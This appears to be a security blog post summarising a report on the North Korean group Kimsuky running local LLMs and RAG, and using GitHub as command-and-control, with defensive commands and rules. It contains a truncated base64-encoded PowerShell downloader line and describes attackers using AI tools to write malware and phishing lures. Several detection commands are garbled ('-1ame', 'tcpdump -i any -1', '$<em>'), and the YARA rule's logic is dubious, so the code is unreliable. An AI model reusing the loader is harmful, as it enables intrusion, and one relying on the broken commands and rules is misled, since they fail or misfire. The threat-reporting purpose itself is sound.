Listen to this Post
Introduction:

The intersection of artificial intelligence and state-sponsored cyber warfare has transitioned from theoretical concern to operational reality. On August 10, 2026, South Korean cybersecurity firm Genians released a report revealing that the North Korean-linked hacking group Kimsuky—operating under the Reconnaissance General Bureau—has built and operated local Large Language Model (LLM) environments using tools including Ollama, GPT4All, and Msty, alongside Retrieval-Augmented Generation (RAG) technology. This marks a significant escalation: Kimsuky is no longer merely using generative AI for phishing lures but is actively integrating AI across the entire attack lifecycle—from automated malware development and stolen data analysis to attack orchestration.
Learning Objectives:
- Understand the technical architecture of Kimsuky’s AI-enabled attack infrastructure, including local LLM deployment and RAG implementation.
- Identify the specific tools (Ollama, GPT4All, Msty, Cursor) and techniques (LNK-based phishing, GitHub C2 abuse) employed in Operation GitPower.
- Learn to detect, hunt, and mitigate AI-augmented cyber threats through behavioral analysis, EDR configuration, and network monitoring.
You Should Know:
- Local LLM Deployment: Ollama, GPT4All, and Msty in Offensive Operations
Kimsuky’s most critical advancement is the establishment of local LLM execution environments that operate entirely offline. This allows operators to process stolen documents, analyze exfiltrated data, and generate attack payloads without transmitting sensitive information to external AI services—evading detection by cloud-based AI monitoring and preserving operational security.
What This Does: By running models locally, the group can:
– Analyze large volumes of stolen documents (diplomatic correspondence, financial records, military intelligence) using RAG to query specific information.
– Generate highly convincing, context-aware phishing emails and decoy documents that mimic legitimate investment reports and workplace materials.
– Automate code generation for malware variants using AI-assisted coding tools like Cursor.
Step-by-Step Guide to Understanding the Local LLM Setup:
Step 1: Model Selection
Kimsuky deployed Ollama (a lightweight LLM runner), GPT4All (a desktop application for running LLMs locally), and Msty (a local LLM interface). These tools are open-source and can run on commodity hardware, making them accessible to threat actors.
Step 2: RAG Implementation
The group configured Retrieval-Augmented Generation (RAG) —a technique that combines LLMs with external document retrieval. This enables:
– Querying stolen document repositories using natural language.
– Extracting specific intelligence (e.g., “List all cryptocurrency wallet addresses mentioned in these emails”).
– Generating responses grounded in exfiltrated data, increasing the sophistication of social engineering.
Step 3: AI-Assisted Development
Genians identified Cursor, an AI-powered code editor, installed on Kimsuky infrastructure. This suggests the group is using AI to:
– Write and debug malware payloads.
– Generate obfuscated PowerShell and Base64-encoded scripts.
– Review and refine attack code for operational deployment.
Linux Command to Simulate Local LLM Deployment (Educational Context):
 Install Ollama on Linux for local model deployment
curl -fsSL https://ollama.com/install.sh | sh

Pull a lightweight model (e.g., Mistral 7B)
ollama pull mistral

Run the model and interact
ollama run mistral

For RAG-like functionality, combine with vector databases
 Example: Using ChromaDB with Ollama
pip install chromadb langchain ollama-python
Windows Equivalent (GPT4All):
 Download GPT4All desktop installer
Invoke-WebRequest -Uri "https://gpt4all.io/installer/gpt4all-installer.exe" -OutFile "gpt4all-installer.exe"
 Run installer (GUI-based)
Start-Process .\gpt4all-installer.exe
Detection Insight: Monitor outbound traffic for connections to Ollama’s default port (11434) or unusual local model activity. EDR solutions should flag processes loading LLM libraries (e.g., libllama.so, ollama.exe) in non-development environments.
2. Operation GitPower: GitHub as Command-and-Control Infrastructure
Kimsuky’s Operation GitPower represents a sophisticated evolution in C2 architecture. The group abuses Git-based repositories (GitHub and GitLab) as both distribution channels and command-and-control infrastructure, continuing tactics observed in the 2023 “FlowerPower” campaign.
What This Does:
- Payload Hosting: Encrypted AsyncRAT payloads are stored in public or compromised GitHub repositories.
- C2 Communication: Infected systems periodically check GitHub repositories for new commands or configuration updates.
- Obfuscation: Traffic to GitHub appears legitimate (HTTPS to a trusted domain), bypassing many network filters.
Step-by-Step Attack Chain:
Step 1: Initial Access (Spear Phishing)
Victims receive ZIP archives containing malicious .LNK files. These LNK files are disguised as:
– Investment reports
– Research papers
– Meeting invitations
– Honorarium payment forms
Step 2: LNK Execution
When executed, the LNK file triggers obfuscated command-line arguments that launch a PowerShell loader. Example of obfuscated PowerShell:
 Decoded example (actual payload is heavily obfuscated)
powershell -e JABzAD0AJwBoAHQAdABwAHMAOgAvAC8AcgBhAHcALgBnAGkAdABoAHUAYgB1AHMAZQByAGMAbwBuAHQAZQBuAHQALgBjAG8AbQAvAH...
Step 3: GitHub C2 Communication
The PowerShell script:
- Connects to a GitHub repository using the Raw Contents API.
- Downloads encrypted AsyncRAT payload.
- Decrypts and executes the payload in memory.
Step 4: Persistence & Data Exfiltration
- Scheduled tasks are created for persistence.
- Stolen data is exfiltrated back to GitHub repositories or other C2 channels.
Detection Commands (Windows):
 Detect suspicious LNK files with long command-line arguments
Get-ChildItem -Path C:\ -Recurse -Filter .lnk -ErrorAction SilentlyContinue | ForEach-Object {
$shell = New-Object -ComObject WScript.Shell
$shortcut = $shell.CreateShortcut($<em>.FullName)
if ($shortcut.Arguments.Length -gt 100) {
Write-Host "Suspicious LNK: $($</em>.FullName) - Args: $($shortcut.Arguments)"
}
}

Monitor PowerShell execution with encoded commands
Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" | Where-Object { $<em>.Message -match "-e " -or $</em>.Message -match "-enc" }
Linux Detection (Network):
 Monitor for unusual GitHub API access
sudo tcpdump -i any -1 'host raw.githubusercontent.com' -A

Check for scheduled tasks or cron jobs downloading from GitHub
grep -r "raw.githubusercontent.com" /etc/cron /var/spool/cron/
- AI-Generated Decoy Documents: The New Social Engineering Frontier
Kimsuky has moved beyond reusing stolen legitimate documents to generating original, AI-created decoy documents. These documents exhibit:
– Natural, fluent language.
– High structural completeness comparable to real work documents.
– Finance and cryptocurrency themes.
– Contextual awareness (e.g., referencing current events).
What This Does: Traditional email security solutions that rely on signature-based or keyword-based detection struggle to identify AI-generated content because:
– The text is unique and not flagged by known phishing templates.
– The linguistic quality is high, bypassing spam filters.
– The documents are tailored to specific targets (spear phishing).
How to Defend:
- Behavior-Based Detection: Focus on execution behavior rather than document content.
- EDR Configuration: Monitor for LNK file execution, PowerShell spawn from Office applications, and unusual child processes.
- User Training: Educate users to verify attachments through out-of-band communication, even if the document appears legitimate.
Sample YARA Rule for Detecting AI-Generated Decoy Documents:
rule Kimsuky_AI_Decoy {
meta:
description = "Detects potential AI-generated decoy documents used by Kimsuky"
author = "Security Researcher"
date = "2026-08-10"
strings:
$a1 = /cryptocurrency|blockchain|wallet|investment|fund/i
$a2 = /Arirang|싸이트|가입리력|로출되였는지/i // North Korea linguistic indicators
$b1 = "Generated by AI" nocase
$b2 = "large language model" nocase
condition:
(1 of ($a) and 1 of ($b)) or (2 of ($a))
}
4. AI Agent Development Frameworks and Speech-to-Text Integration
Genians identified AI agent development frameworks and speech-to-text (STT) tools on Kimsuky infrastructure. This suggests the group is exploring:
– Autonomous AI agents that can perform multi-step attack tasks (e.g., “Find all email addresses in this document and send personalized phishing emails”).
– Speech-to-text for converting intercepted voice communications or voicemail into actionable intelligence.
What This Does: These tools enable:
- Automation of reconnaissance and data processing.
- Expansion of attack surfaces beyond text-based communication.
- Potential for AI-driven decision-making in attack execution.
Detection Considerations:
- Monitor for installation of Python AI/ML libraries (e.g.,
transformers,torch,langchain) in unexpected environments. - Look for processes like `python` or `node` consuming high CPU/GPU resources in non-development systems.
- Strengthening Defenses: EDR, Threat Hunting, and Network Monitoring
Given the sophistication of Kimsuky’s AI-augmented attacks, organizations must adopt a defense-in-depth strategy with emphasis on behavioral detection.
Recommended Actions:
EDR Configuration (Windows):
 Enable PowerShell script block logging
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1

Enable LNK file auditing
auditpol /set /subcategory:"File System" /success:enable /failure:enable
Network Monitoring (Linux):
 Monitor outbound connections to GitHub raw content API
sudo tcpdump -i any -1 'dst host raw.githubusercontent.com' -v

Suricata rule for detecting suspicious GitHub C2
 alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Potential GitHub C2"; flow:to_server; http.host; content:"raw.githubusercontent.com"; http.uri; content:"/"; within:5; classtype:command-and-control; sid:20260810;)
Threat Hunting Queries (Splunk/KQL):
index=windows source="WinEventLog:Microsoft-Windows-PowerShell/Operational"
| search Message="-e " OR Message="-enc "
| stats count by host, user, Message
| where count > 5
What Undercode Say:
- Key Takeaway 1: Kimsuky’s adoption of local LLMs represents a paradigm shift in state-sponsored cyber operations—moving from AI-assisted preparation to AI-driven execution. The ability to process stolen data offline and generate context-aware phishing content at scale dramatically lowers the barrier to sophisticated social engineering.
-
Key Takeaway 2: The abuse of legitimate platforms like GitHub as C2 infrastructure highlights the insufficiency of allowlist-based security. Organizations must implement behavioral detection (EDR, threat hunting) rather than relying solely on signature or reputation-based defenses.
Analysis: The Kimsuky case is a harbinger of the broader AI-enabled cyber threat landscape. While North Korea’s technical capabilities are often underestimated, the group has demonstrated remarkable adaptability—quickly integrating open-source AI tools into its operational framework. The use of RAG for querying stolen documents suggests a shift toward intelligence-driven attacks, where exfiltrated data is immediately actionable. Moreover, the deployment of Cursor for AI-assisted coding indicates an acceleration in malware development cycles. Defenders must recognize that AI is not merely a tool for attackers to create better lures—it is a force multiplier that compresses the entire attack lifecycle. The most effective countermeasure remains behavior-based detection: regardless of how convincing the phishing document appears, the execution of an LNK file spawning PowerShell remains anomalous and detectable.
Prediction:
- +1 Expect a proliferation of AI-generated phishing content across all threat actor tiers, as open-source LLMs and RAG frameworks become commoditized. Defenders will need to invest heavily in AI-powered detection systems to match the offensive AI evolution.
-
-1 The combination of local LLMs and GitHub C2 makes attribution more challenging, as adversarial nations can operate with greater deniability. This will complicate international cooperation on cybercrime and sanctions enforcement.
-
-1 Small and medium-sized enterprises (SMEs) without dedicated security teams will be disproportionately affected, as AI-generated spear phishing becomes indistinguishable from legitimate communications. The cybersecurity skills gap will widen, leaving many organizations exposed.
-
+1 However, this threat will accelerate the adoption of zero-trust architectures and behavioral EDR solutions, driving innovation in the cybersecurity industry and potentially leading to more resilient enterprise security postures.
▶️ Related Video (76% Match):
https://www.youtube.com/watch?v=0jKeGAhPreQ
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Xiangzhengteo North – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


